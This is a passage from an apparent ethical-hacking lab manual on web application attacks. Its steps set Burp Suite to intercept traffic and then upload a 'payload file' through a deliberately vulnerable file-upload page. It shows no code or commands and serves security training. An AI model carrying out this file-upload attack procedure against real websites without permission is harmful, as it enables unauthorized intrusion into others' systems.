
Module 14 – Hacking Web Applications

61. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




62. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that the interception is active by default, as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is set to off.




Module 14 – Hacking Web Applications

63. Switch back to the browser window and click the **Upload** button under the **Vulnerability: File Upload** section to upload the payload file.

